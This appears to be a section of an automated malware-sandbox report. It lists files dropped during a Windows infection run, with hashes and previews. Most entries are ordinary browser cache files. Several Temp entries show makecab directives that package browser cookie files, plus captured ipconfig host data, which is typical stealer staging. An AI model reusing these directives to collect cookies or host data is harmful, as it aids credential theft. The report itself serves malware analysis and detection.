C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\override[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1531
Entropy (8bit):	4.797455242405607
Encrypted:	false
SSDEEP:	24:Udf0F+MOu2UOqD3426TKgR2Yyk9696TkMYqdfskeEkeGk/ksuF9qaSm9qags:Ud8FYqTj36TKgR2Yyk9696TkMYO0keEW
MD5:	A570448F8E33150F5737B9A57B6D889A
SHA1:	860949A95B7598B394AA255FE06F530C3DA24E4E
SHA-256:	0BD288D5397A69EAD391875B422BF2CBDCC4F795D64AA2F780AFF45768D78248
SHA-512:	217F971A8012DE8FE170B4A20821A52FA198447FA582B82CF221F4D73E902C7E3AA1022CB0B209B6679C2EAE0F10469A149F510A6C2132C987F46214B1E2BBBC
Malicious:	false
Preview:	a.c-call-to-action:hover, button.c-call-to-action:hover{box-shadow:none!important}a.c-call-to-action:hover span, button.c-call-to-action:hover span{left:0!important}...c-call-to-action:not(.glyph-play):after { right: 0!important;} a.c-call-to-action:focus,button.c-call-to-action:focus{box-shadow:none!important}a.c-call-to-action:focus span,button.c-call-to-action:focus span{left:0!important;box-shadow:none!important}...theme-dark .c-me .msame_Header_name {color: #f2f2f2;}...pmg-page-wrapper .uhf div, .pmg-page-wrapper .uhf button, .pmg-page-wrapper .uhf a, .pmg-page-wrapper .uhf span, .pmg-page-wrapper .uhf p, .pmg-page-wrapper .uhf input {font-family: Segoe UI, SegoeUI,Helvetica Neue,Helvetica,Arial,sans-serif !important;}..@media (min-width: 540px) {.pmg-page-wrapper .uhf .c-uhfh-alert span, .pmg-page-wrapper .uhf #uhf-g-nav span, .pmg-page-wrapper .uhf .c-uhfh-actions span, .pmg-page-wrapper .uhf li, .pmg-page-wrapper .uhf button, .pmg-page-wrapper .uhf a, .pmg-page-wrapper .uhf #meC

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\RE1Mu3b[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 216 x 46, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	4054
Entropy (8bit):	7.797012573497454
Encrypted:	false
SSDEEP:	48:zICvnyRHJ3BRZPcSPQ72N2xoiR4fTJX/rj4sFNMkk5/p1k2lPUmbm39o4aL7V9XH:10nvE724xoiRQJPrjpLKSFl9oX31Z1d
MD5:	9F14C20150A003D7CE4DE57C298F0FBA
SHA1:	DAA53CF17CC45878A1B153F3C3BF47DC9669D78F
SHA-256:	112FEC798B78AA02E102A724B5CB1990C0F909BC1D8B7B1FA256EAB41BBC0960
SHA-512:	D4F6E49C854E15FE48D6A1F1A03FDA93218AB8FCDB2C443668E7DF478830831ACC2B41DAEFC25ED38FCC8D96C4401377374FED35C36A5017A11E63C8DAE5C 87
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\RE1Mu3b[1].png	
Preview:	.PNG.....IHDR.....J.....tEXtSoftware.Adobe ImageReadyq.e<...(iTXtXML:com.adobe.xmp.....<?xpacket begin="." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.6-c132 79.159284, 2016/04/19-13:13:40 "> <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:about="" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/" xmlns:stRef="http://ns.adobe.com/xap/1.0/sType/ResourceRef#" xmlns:xmp="http://ns.adobe.com/xap/1.0/" xmpMM:DocumentID="xmp.did:A00BC639840A11E68CBEB97C2156C7FD" xmpMM:InstanceID="xmp.iid:A00BC638840A11E68CBEB97C2156C7FD" xmp:CreatorTool="Adobe Photoshop CC 2015.5 (Windows)"> <xmpMM:DerivedFrom stRef:instanceID="xmp.iid:A2C931A470A111E6AEDFA14578553B7B" stRef:documentID="xmp.did:A2C931A570A111E6AEDFA14578553B7B"/> </rdf:Description> </rdf:RDF> </x:xmpmeta> <?xpacket end="r"?>.....DIDATx..\..UU.>.7..3....h.L..& j2...h.@..".....`U.....R"..Dq.&.BJR 1.4`$.200...l.....wg.y.[k/

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\VjoLNr[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	232892
Entropy (8bit):	5.99983179722127
Encrypted:	false
SSDEEP:	3072:WwRBCMcpzsFoU+3/OXc7/Uk+Hd0X2ibWQ27ru59XXIVQjm9L1AnqcFwSncixUDL:WwjCLpzE70/5eGX4PrgZYd9UIL
MD5:	75969FF5E0A524DD6B4B222274FCD1D3
SHA1:	0E82CCAA2AFF23BA97EBA1B08765D0FCE3AB7C7B
SHA-256:	6346B58F19CD12A7ECAE9AE661EF4EAB64FB9D8D66E9D8210353C3C04A711539
SHA-512:	9D46ECA3C1AC881F47D1F10D7A9948B90821CA6746260349D2A18FE112573681F49F39F6D5282F287C70E76376FBECF3F9FEDAC92E26D610ECF15B23711F3879
Malicious:	false
Preview:	D96kWnC5Hk53ORxbSIll9hRT6w/gorz4KVTzsweUJpeVNjYCkJhG98VWOePJU90HPCpqzH72DzDu2pgMed8822yfbTmRweoZauccHhxxLHPRJ5dpQbYfRY9v D0y5oGpCs78ei9FF5g80mABvJf3jyzD7rF89T/ihBKrf4/2vQmcCrkNMJyetmXQWKp8sUwgruFhOCuLAsfA2b2NUhtGkKiKhQEyfu1lyR05oFa0qfW8wwIDxM4EgTPzIxb NmTQwu7KDYBeoarBcj40+yb89SEaar6WH/iqtmavGDcFWxbWR0RPpCHVFLD3mso23VyZ4ASHtDxC4/l8qZXbopK3hJ+kf+1xl+zSOmZgAC7Ku2x5klGItKvQX6y09ojsc3 NffDFuvUbWiD0l4n8cvVgZaa4lqAOB08EMjfnc6G31NUZU1eVaaBUzjMCyWRQEBVqYLPPHNy4F+FZ7kAReLB0YPUACojN0nkQr+pz6wDFaGgTvrTupsbZe07 Jlge95FcgM5ECS7n0v3dRS8XOLKGgvLlEM1rP4pOY/fOHxjT+RFRAibmxnSC8HWg/J471q6TywYgr8cgka+YSjZXKrDnF8HbdoNH74DwAPN6USCIff/bmbH/bSV0kocgGJ LKuH7EXHRDZZQxTayUmp9533sH80WBtLJqrEO8DycWdPaS3zg6aVijqb5tdQyRb4XktIMUI5Msr0bMyp8rLwgBo07Fy3Wlq6d4eiI8SENoZoFjjKveS7Eh2ulj29HJeDGp I4mQJrT0ViFS1/B8uwzx1zFvd9q5OisUWt1xa69m53uNcp3odAR87r3YWeJzauD1hf2idhEni4VHi6XUrOppJ0nw+/6vJbKyTW8Yg9HkQc/1UMU8JlrJMMHW1dbWDijQ1W QhRN9cixJU9SlbEZAlajUxypq6RJUqXl4jBdD79VcSnROvC7CGzeea+SayNjMPlwk2MW5N+Wjl3Q6wukQdxrY6x37/h11vUsixznaQsQlQJTgn

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\favicon[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 2 icons, 16x16, 32 bits/pixel, 32x32, 32 bits/pixel
Category:	dropped
Size (bytes):	5430
Entropy (8bit):	4.0126861171462025
Encrypted:	false
SSDEEP:	96:n0aWBDm5zDlvV2rkG4zuAZMXJFG62q7mQ:nCBy5zZ0lG46AaXJFG6v7m
MD5:	F74755B4757448D71FDCB4650A701816
SHA1:	0BCBE73D6A198F6E5EBAFA035B734A12809CEFA6
SHA-256:	E78286D0F5DFA2C85615D11845D1B29B0BFEC227BC077E74CB1FF98CE8DF4C5A
SHA-512:	E0FB5F740D67366106E80CBF22F1DA3CF1D236FE11F469B665236EC8F7C08DEA86C21EC8F8E66FC61493D6A8F4785292CE911D38982DBFA7F5F51DADEBCC875
Malicious:	false
Preview:	..... .h...&... ....(..... ....@.....s...s...s...sw..r.....s...s...s...s.....s...s..s...s...s...s...r...s{..s...s#..s...s..r..s..s...s[..s...s...s..s...s...s...s}..s...sW..r..s...sm.. sK..sC..sw..s..s...s%..s!..s..s...s...s...sU..s.sY..s...s..s..r#.....s...s...s..s...r%..s[..s...s...s..s]..s...r.sS..s...sq.....s...s...s...s...s.....su..s...s.....s...s..s.sA.....s%..s..s#.. ....r...r...s].....s...s..sk..s...s.....s...s...s].....s...r..s7.....s...s..r...r...s...r.....s...s.....s...s..s7.....s...s..si..s?..s7..s.....s...s.....s...s...rW.....s...s..s...s...s... s.....s...s[.....ss..s...s.....s...s..sm..sI..s;..s.....s!..s..s#.....s...s...s..sQ.....s...s..s...r...sm..s...r...s...r...s...s...r...s...sQ..s..rK..s...sg..s'.....s...s...s..s...s'..s_..s...s...s... ..rQ..s..s...sK..r/..s3..sa..s...s...s!..s#..s..s...s...s...s...s...sy..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\wcp-consent[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	255440
Entropy (8bit):	6.051861579501256
Encrypted:	false
SSDEEP:	6144:PIgagvUI0iDsW9Whsredo7NjIZjIZP0aNWgF9Dyjzh:PIgaHI0iIUedo7NjIZjIZP0o74t
MD5:	38B769522DD0E4C2998C9034A54E174E
SHA1:	D95EF070878D50342B045DCF9ABD3FF4CCA0AAF3
SHA-256:	208EDBED32B2ADAC9446DF83CAA4A093A261492BA6B8B3BCFE6A75EFB8B70294
SHA-512:	F0A10A4C1CA4BAC8A2DBD41F80BBE1F83D767A4D289B149E1A7B6E7F4DBA41236C5FF244350B04E2EF485FDF6EB774B9565A858331389CA3CB474172465EB3BF
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\wcp-consent[1].js	
Preview:	var WcpConsent=function(e){var a={};function i(n){if(a[n])return a[n].exports;var o=a[n]={i:n,l:!1,exports:{}};return e[n].call(o.exports,o,o.exports,i),o.l=!0,o.exports}return i.m=e,i.c=a,i.d=function(e,a,n){i.o(e,a)||Object.defineProperty(e,a,{enumerable:!0,get:n})},i.r=function(e){"undefined"!=typeof Symbol&&Symbol.toStringTag&&Object.defineProperty(e,Symbol.toStringTag,{value:"Module"}),Object.defineProperty(e,"__esModule",{value:!0})},i.t=function(e,a){if(1&a&&(e=i(e)),8&a)return e;if(4&a&&"object"==typeof e&&e&&e.__esModule)return e;var n=Object.create(null);if(i.r(n),Object.defineProperty(n,"default",{enumerable:!0,value:e}),2&a&&"string"!=typeof e)for(var o in e)i.d(n,o,function(a){return e[a]}.bind(null,o));return n},i.n=function(e){var a=e&&e.__esModule?function(){return e.default}:function(){return e};return i.d(a,"a",a),a},i.o=function(e,a){return Object.prototype.hasOwnProperty.call(e,a)},i.p="",i(i.s=1)}([function(e,a,i){window,e.exports=function(e){var a={};function i(n)

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\54-41a2a0[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines
Category:	dropped
Size (bytes):	168646
Entropy (8bit):	5.043929314140671
Encrypted:	false
SSDEEP:	3072:jzCPZkTP3bDLH0tfRqQ0xtLfj4ZDSIpTt813viY8R1j35Ap7LQZLPPJH7PAbOCxu:jlZACLkeedh
MD5:	55A2B9AD102C59D9946DF38A108FBF84
SHA1:	65CE0F627FF9508C4DDDEBCBF7332B3D5DE1DB17
SHA-256:	CCB734F5ED4702B8E95450889F1A9B5A5FB86B697C2B2B390C608B466D8FADFB
SHA-512:	A5ECFFF6C3909513522AF8396C48050FD76631DF44CFAFF81986150A481B6B6A1ADD29150DEBFA8FE43F32397E13218845B1EFAAEF1F70E5D78E6EE415CD7AAB
Malicious:	false
Preview:	@charset "UTF-8";./*! | Copyright 2017 Microsoft Corporation | This software is based on or incorporates material from the files listed below (collectively, "Third Party Code"). Microsoft is not the original author of the Third Party Code. The original copyright notice and the license under which Microsoft received Third Party Code are set forth below together with the full text of such license. Such notices and license are provided solely for your information. Microsoft, not the third party, licenses this Third Party Code to you under the terms in which you received the Microsoft software or the services, unless Microsoft clearly states that such Microsoft terms do NOT apply for a particular Third Party Code. Unless applicable law gives you more rights, Microsoft reserves all other rights not expressly granted under such agreement(s), whether by implication, estoppel or otherwise.*/./*! normalize.css v3.0.3 | MIT License | github.com/necolas/normalize.css */.body{margin:0}.context-uh

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\MWFMDL2[1].ttf	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	TrueType Font data, 15 tables, 1st "OS/2", 37 names, Microsoft, language 0x403, type 2 string, Normaloby
Category:	dropped
Size (bytes):	20040
Entropy (8bit):	6.19996057371802
Encrypted:	false
SSDEEP:	384:FrnW7NB829nIBLy9oHPGWyFLenP+zQgnZfncO/A/xio:cA2wy9oHhsemzFvcOjo
MD5:	5410C5517F1BBEB51E2D0F43BC6B4309
SHA1:	4ADF2D3A889A8F9D71FAC262297302086A4A03F4
SHA-256:	2F4E38662C0FF2FAB3EB09DCB457CD0778501BFFEE4026F6B0D9364ABB05DB46
SHA-512:	E0EF3BCA5CEF4B6B69CE09FC5295E21A5D151912585AE80703139550BD222EF463CBA856EA7F37E9D8BEF21EEBD7790E3A7D81D580469997A8708B11B00E61BD
Malicious:	false
Preview:	.....pOS/2JZxh.....`VDMX.^.q...\....cmap.ph....<....cvt .....*fpgm.....Ygasp.....`....glyfoV."...l..7.head.k....C(...6hhea.....C`...$hmtx.F.E..C.....loca.Y....Dt....maxp.....E\... name..b...E\|....post.Q.w..MT... prepx.....Mt.....3.....3.....f.....MS .@...B..... ....!.!..."."...#.#...$.$...%.%...&.&...'.'...(.(...).)...*.*...+.+...,...-.-...../../...0.0...1.1...2.2...3.3...4.4...5.5...6.6...7.7. ..8.8...9.9...:.:...;.;...<.<...=.=...>.>...?.?...@.@...A.A...B.B...C.C...D.D...E.E...F.F...G.G...H.H...I.I...J.J...K.K...L.L...M.M...N.N...O.O...P.P...Q.Q...R.R...S.S...T.T...U.U...V.V...W.W...X.X...Y.Y...Z.Z...[.[...\.\...].]...^.^..._._...`.`...a.a...b.b...c.c...d.d...e.e...f.f...g.g...h.h...i.i...j.j...k.k...l.l...m.m...n.n...o.o...p.p...q.q..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\MWFMDL2[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 11480, version 0.0
Category:	dropped
Size (bytes):	11480
Entropy (8bit):	7.941998534530738
Encrypted:	false
SSDEEP:	192:QNhlpX236n8/cliy01vRGeJsqVZJZmKgiiwEkyaGG1QfPujdI5v9QtAOcAue2HCZ:QnjX23W8UcvRaqVZdgiiyRQf2+5v9Q0q
MD5:	5ED659CF5FC777935283BBC8AE7CC19A
SHA1:	A0490A2C4ADDD69A146A3B86C56722F89904B2F6
SHA-256:	31B8037945123706CB78D80D4D762695DF8C0755E9F7412E9961953B375708AE
SHA-512:	FCCBE358427808D44F5CDFCF1B0C5521C793716051A3777AAFDE84288FF531F3E68FBC2C2341BBFA7B495A31628EAB221A1F2BD3B0D2CC9DD7C1D3508FDE4A2F
Malicious:	false
Preview:	wOFF.....,.....NH.....OS/2...X...H...`JZxhVDMX.....^.qcmap.....ph.cvt ...l... ...*....fpgm.....Y...gasp...|.....glyf..... ...7.oV."head..'X...0...6.k..hhea..'.....$....hmtx..'....v.....F.Eloca..(.....Y..maxp..)..... ... ....name..) .....b.post..,8..... .Q.wprep..,L.....x...x.c`f..8.....u..1...4.f...$.....@ .....8.|...V...)00.. ....x...S....._..m.m.m.m.m;e..y.~.....<p..a.0t.&...a.pa.0B.1..F...Q.ha.0F.3.....q.xa.0A.0L.&...l.da.0E.2L....i.ta.0C.1..f...Y.la.0G.3.....y.|a..@X0,.....E.ba.DX2,....e.ra..BX1. .V...U.ja..FX3.....u.za..A.0l.6...M.fa.E.2l....m.va..C.1..v...].na..G.3.....}.~a.p@80.....C.a..pD82.....c.q..pB81..N...S.i..pF83.....s.y..pA.0\.....K.e..pE.2\....k.u..pC.1..n...[.m..pG.3.. ....{.}...@x0<.....G.c...Dx2<....g.s...Bx1..^...W.k...Fx3.....w.{....A.0|.>...O.g...E.2|....o.w...C.1..~..._..o..08.....?..0$.....x..AHTq.../..$mk...E#.L.<.X,..D..P..:T.$Y.x.*...!.u...!J..(.X

C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies\deprecated.cookie	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	91
Entropy (8bit):	3.964980110923723
Encrypted:	false
SSDEEP:	3:ApEeKm8RKQB2LI/cAtAFqyLAIRlKFvBFGmWLn:ApEVNB2LI/xyFqyLbgzGdn
MD5:	99BDE3452748E34D6C50275110A6A8D4
SHA1:	E79CB2A8DB7D8490523529D3861F95BA73A20C23
SHA-256:	D07311ACF641866E7E84823D2962F593BB655792301DC61AD6F0C6869D9C5937
SHA-512:	19FD529C6FE60BBBE3710FED93F14D723A13AD427431F855ED84F5E5E496B9F3EB8A6E8C31D740239EB225753D52A4F464B489FDBDEFF4477480026263D0F691
Malicious:	false
IE Cache URL:	microsoft.com/
Preview:	Cookies are no longer stored in files. Please use Internet*Cookie* APIs to access cookies.

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.8910535897909355
Encrypted:	false
SSDEEP:	192:Dxoe5IpObxoe5lib4LVsm5emdYVFn3eGOVpN6K3bkkjo5UgkjDt4iWN3yBGHc9so:Wwib4LEVoGIpN6KQkj2jkjh4iUxm44Q2
MD5:	7A57D8959BFD0B97B364F902ACD60F90
SHA1:	7033B83A6B8A6C05158BC2AD220D70F3E6F74C8F
SHA-256:	47B441C2714A78F9CFDCB7E85A4DE77042B19A8C4FA561F435471B474B57A4C2
SHA-512:	83D8717841E22BB5CB2E0924E5162CF5F51643DFBE9EE88F524E7A81B8A4B2F770ED7BFE4355866AFB106C499AB7CD210FA3642B0424813EB03BB68715E650C
Malicious:	false
Preview:	PSMODULECACHE.....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....Y.....C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1192
Entropy (8bit):	5.325275554903011
Encrypted:	false
SSDEEP:	24:3aEPpQrLAo4KAxX5qRPD42HOoFnCvK39tOBPnKdi5:qEPerB4nqRL/HvFnCvO9tOBfui5
MD5:	5F0686EAB07B96DB46D73AE2F197B684
SHA1:	A363868CCBA7CE93E82670B31F29B67898C43385
SHA-256:	7E66330E60DB9E14D2E174A05C68CFE7B06D050E73D737C2426873E900B46C0A
SHA-512:	7FF15E7DDD382E33FD2D762869751AB9296B5DDF33F442136D7F953F080B1FAE592B1B436E08F3298B7479B8C967BA708138FBE6A3FAEF637D272BFBF6006A4E
Malicious:	false
Preview:	@...e.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o..A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q.....System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....):gK..G...$.1.q.....System.Configuration<.....)L..Pz.O.E.R.....System.Transactions.P.....-K..s.F..*.]`.,.....(.Microsoft.PowerShell.Commands.ManagementD.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\6422.bin	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1043
Entropy (8bit):	4.496885630175385
Encrypted:	false
SSDEEP:	12:hktJiafXwx5FaA3x5+3Euwk/6mKxLFOKjC9EMB6bpUWAbRNfljvrogEn:INv63BAUuwkC73A/6bplAbRNpvcgs
MD5:	38C9A9723A711847F5ED4999A099C4BB
SHA1:	A94A99EB4C221C9457D4EAA77319EEA2147E8E5A

C:\Users\user\AppData\Local\Temp\6422.bin	
SHA-256:	2861066C97CCE69595A9F2E48FA01407B8BE87BB87D51EC05631566BF34D43A2
SHA-512:	F50A05DEA09A9E15AF12AC1939CF846A5ACA8771E56A5A591A8535B9F4FD8F6C6FE3EA8D2735E76A4029A1D7FF18EDDFEC11156D5D9523E05AE7CF4D0CA077 4F
Malicious:	false
Preview:	..Windows IP Configuration.... Host Name . . . . . : 618321.. Primary Dns Suffix . . . . . : .. Node Type . . . . . : Hybrid.. IP Routing Enabled. . . . . : No.. WINS Proxy Enabled. . . . . : No....Ethernet adapter Ethernet0:.... Connection-specific DNS Suffix . : .. Description . . . . . : Intel(R) 82574L Gigabit Network Connection.. Physical Address. . . . . : EC-F4-BB-EA-15-88.. DHCP Enabled. . . . . : No.. Autoconfiguration Enabled . . . . : Yes.. Link-local IPv6 Address . . . . . : fe80::7c70:831f:f058:6de3%11(Preferred) .. IPv4 Address. . . . . : 192.168.2.4(Preferred) .. Subnet Mask . . . . . : 255.255.255.0.. Default Gateway . . . . . : 192.168.2.1.. DHCPv6 IAID . . . . . : 116192443.. DHCPv6 Client DUID. . . . . : 00-01-00-01-24-A6-BE-B4-EC-F4-BB-EA-15-88.. DNS Servers . . . . . : 8.8.8.8.. NetBIOS over

C:\Users\user\AppData\Local\Temp\8CE6.bin	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	153
Entropy (8bit):	5.003872612044368
Encrypted:	false
SSDEEP:	3:tFoYXBsJaQGQbt+kiE2J5xAIkLW0HbRQ95EMLf1t+kiE2J5xAIJXzMG:tFdXBWwkn23fCvVQ9CML9wkn23fJwG
MD5:	5649D5AAA399E148CB54DDDD9C7251F5
SHA1:	C35BDD35B3774DD88EBE1AB8973E4890E7D1D081
SHA-256:	E16D1A2B0023A90C3ECF57ED9B1F35E6F4C931CE4AB4943629CA0B2F6D3EA99F
SHA-512:	756A829AFA31BA5CDE9DE395F591D2D1D4362D56E9AC7A2D40E64DF13C91C9235DE4FC7A51069A49C5A9B0D4EFF35CE589CADDF547355717F1D5DCE9C9B62 5C
Malicious:	false
Preview:	.set MaxDiskSize=0...set DiskDirectory1="C:\Users\user\AppData\Local\Temp"...set CabinetName1="958A.bin".."C:\Users\user\AppData\Local\Temp\6422.bin"..

C:\Users\user\AppData\Local\Temp\B885.bin	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	231
Entropy (8bit):	4.635445275324904
Encrypted:	false
SSDEEP:	6:tFdXBWwkn23fCvVQ9azMLSTjxcmRrAITNTupM42LGRjuuv:tdxfCy9TSKmRkSqyLGRrv
MD5:	A6E0FF0939762F9425B3B2AA13904520
SHA1:	951DDFC89E0D8DC5D81493DB10562ABE69A75BD3
SHA-256:	ADCF43FD062A2F9F49E65DB1FF206A1135BD95228E0FD6B16CCC4BAA7B8E28EF
SHA-512:	D8B64368C856AEAB058A925E8326A4E628036D3A2591904FA03D78787FDBD05E436801F99CB2D5D39CDCF5F5D47BDFCD2CEBB19B33EF3C0B86CFE3CA5A8A8 27
Malicious:	false
Preview:	.set MaxDiskSize=0...set DiskDirectory1="C:\Users\user\AppData\Local\Temp"...set CabinetName1="C129.bin"...set DestinationDir="cookie.cr.."cookie.cr\Cookies.cr"...set DestinationDir="cookie.ie.."cookie.ie\deprecated.cookie.ie"..

C:\Users\user\AppData\Local\Temp\BB09.bin	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	107
Entropy (8bit):	4.89322516929648
Encrypted:	false
SSDEEP:	3:tFoYXBsJaQGQbt+kiE2J5xAIkLW0HbRQ98zMzov:tFdXBWwkn23fCvVQ98l
MD5:	0DF166687069627C0F99A848CDD615DE
SHA1:	A1BF5DFA2024FD6D84E82DE7DD22703AE45C2E2B
SHA-256:	2877F8F0E1DE426F5693B4A03E594BC1F93CCE7CDFFD977E08C21E1D544EF264
SHA-512:	1D82D2A02F821F64233533221D66C89E12B595624E0420475339BA3BED5C8FBAD3A08305FFA0CB664C02917C4C64D78BBBD12E93C049ED0EB6A7E4C8E653CF8
Malicious:	false
Preview:	.set MaxDiskSize=0...set DiskDirectory1="C:\Users\user\AppData\Local\Temp"...set CabinetName1="C3AD.bin"..

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Entropy (8bit):	4.357175050784355
Encrypted:	false
SSDEEP:	3:oVXUHXvV4TEH8JOGXnEHXvV4uk+n:o9U3NUEHqE3NB
MD5:	3FD8D40F694710A82DA6A9F2D8BA3247
SHA1:	ED48089EB308B9EC967A118DDFB23B489C950460
SHA-256:	04310E1FBDCF48E16107D280507C0F8A06A70DAF529D94A8902A665AF8DBD0FB
SHA-512:	B024748393B922165EF929B5ABBE3023E0AC2DBA93003069F0E8AA226CE7C8EB66F9A83B4BDA2E2FD01CEC94E710A9BD37A7AD626269B48657C027582B03F397
Malicious:	false
Preview:	[2021/02/09 11:54:20.570] Latest deploy version: ..[2021/02/09 11:54:20.570] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\RESCC08.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.7064216178115776
Encrypted:	false
SSDEEP:	24:p+fJMygDfHThKdNNI+ycuZhNBakSvPNnq9qpAe9Ep:cJcdKd31ulBa3tq9P
MD5:	59F34B2DA9FB37903A2961BE36B819BC
SHA1:	40134A221CADE53CFD44D65D9DB2AD3C9B12B8ED
SHA-256:	1BBD7213DEC4AE4B52C4AE6387C89C9719674E729938AAAF8C6572FA44B10D63
SHA-512:	9F8B4D618D151920B31354259AEF00B1C6792043269C0DD58DF3F6FDC6440011F445B3C62C2CB3AFF7520E9003E10B919AE3C69C58843CC8495FDA8976C0FD9E
Malicious:	false
Preview:	.....T....c:\Users\user\AppData\Local\Temp\qxfma03s\CSC9A61D8937933426B894F97C05C536C75.TMP.....&.Y....A.t.8.....4.....C:\Users\user\AppData\Local\Temp\RESCC08.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp\RESDFCF.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.707820199998634
Encrypted:	false
SSDEEP:	24:bZf1b0DDfH6hKdNNI+ycuZhNyWakSbHPNnq9qpgge9Ep:bBJcwKd31ul9a3Rq9Le
MD5:	CC4F49185EB51E7A58A20872ED68CAD7
SHA1:	3C34159843C5F0CAB14F5B07A1F87EB63ECA3400
SHA-256:	2891993E6ACA947CA9BC99FE6925A1DB8590E02B12FAB0BA19B0F515B3667B67
SHA-512:	4DFDFD070014ACEE652AB0FDACF41FC465A5C7EDA45BA48A30495C4533E23825F0E066F82B37400A0AF566432C3DA76FE4A6CBD05A819ABD0417A766B9B3D5EB
Malicious:	false
Preview:	.....S....c:\Users\user\AppData\Local\Temp\maejgtwh\CSC5E7D34BFE3B047248BD36616B57FD91.TMP.....X.KM...'.M.....4.....C:\Users\user\AppData\Local\Temp\RESDFCF.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_15kq1a0i.mt1.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
